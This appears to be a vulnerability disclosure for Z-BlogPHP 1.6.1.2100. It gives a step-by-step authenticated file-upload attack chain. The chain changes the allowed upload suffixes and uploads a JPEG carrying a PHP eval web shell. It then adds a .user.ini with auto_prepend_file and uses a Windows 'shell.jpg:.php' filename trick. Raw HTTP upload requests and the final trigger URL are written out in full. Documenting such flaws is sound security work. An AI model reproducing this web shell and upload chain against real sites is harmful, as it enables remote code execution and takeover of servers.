#Vulnerability title :

1. blogphp 1.6.1.2100 (Valyria) has a file upload vulnerability

#Vulnerability Type :

File upload  
  
#Vulnerability Version :

1.6.1.2100 (Valyria)  
  
#Recurring environment:

Windows 10\*

PHP 7.3.4


Apache 2.4.39  
  
#Vulnerability Description AND recurrence:

Download and install here, the installation process will not be detailed:

https://github.com/zblogcn/zblogphp/releases


Throughout the code audit process, I found that it did not allow me to upload PHP files in any case.

**zb\_system\function\lib\upload.php line 35**




When I was browsing the website functions, I found that I could control the "suffix allowed to upload the website"

Your\_url/zb\_system/admin/index.php?act=SettingMng



Here, I can add suffixes such as PHP3 by case, but the server does not resolve it by default.



Then I added the ini suffix and the htaccess suffix, because of the local environment, I did not use the B suffix successfully.

But it should work on other people's servers.

So I'm going to try to use ini.

Let's upload a picture Trojan.

The first step is to open the website and log in to the background:

Your\_url/zb\_system/login.php




Then we click these places to upload the image Trojan:

Your\_url/zb\_system/admin/index.php?act=UploadMng



Be sure to cancel "auto rename file name"!!!!!!!!

We intercept the data packet and put it into the burp for operation. In this step, we should have uploaded a picture Trojan horse, as shown in the figure below.



POST /zb\_system/cmd.php?act=UploadPst&csrfToken=3a51697a8931b28a86c1e88082770d97 HTTP/1.1

Host: www.dmsj.com:8081

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: multipart/form-data; boundary=---------------------------161333266511897080802046595295

Content-Length: 267

Origin: http://www.dmsj.com:8081

Connection: close

Referer: http://www.dmsj.com:8081/zb\_system/admin/index.php?act=UploadMng

Cookie: timezone=8; username=admin; token=168bf36600ec1757b4336266785018b0868d234361841de5fb11d14827f940131605681847; addinfo=%7B%22chkadmin%22%3A1%2C%22chkarticle%22%3A1%2C%22levelname%22%3A%22%5Cu7ba1%5Cu7406%5Cu5458%22%2C%22userid%22%3A%221%22%2C%22useralias%22%3A%22admin%22%7D

Upgrade-Insecure-Requests: 1

-----------------------------161333266511897080802046595295

Content-Disposition: form-data; name="file"; filename="shell.jpg"

Content-Type: application/octet-stream


<?php

@eval($\_GET['dawn']);


?>

-----------------------------161333266511897080802046595295--

Let's take a look under directory “\zb\_users\upload\2020\11”. this directory is named after the date of the day. We can see the picture Trojan just uploaded:



Then we upload “.user.ini” file, which is as follows:




-----------------------------161333266511897080802046595295

Content-Disposition: form-data; name="file"; filename=".user.ini"

Content-Type: application/octet-stream


auto\_prepend\_file=shell.jpg

-----------------------------161333266511897080802046595295--



But we know that to take advantage of a, we need to have a normal PHP file in the current directory!!!

Here I think of the features of windows, where we can bypass the limitations of the system and upload an empty PHP file!!!!!!




-----------------------------161333266511897080802046595295

Content-Disposition: form-data; name="file"; filename="shell.jpg:.php"

Content-Type: application/octet-stream

Anything


-----------------------------161333266511897080802046595295--



Good. All three files were successfully passed to the server!

We're going to visit it now!

Your\_url/zb\_users/upload/your\_catalogue/shell.php?dawn=phpinfo();



pleasantly surprised! This is a very interesting combination of loopholes!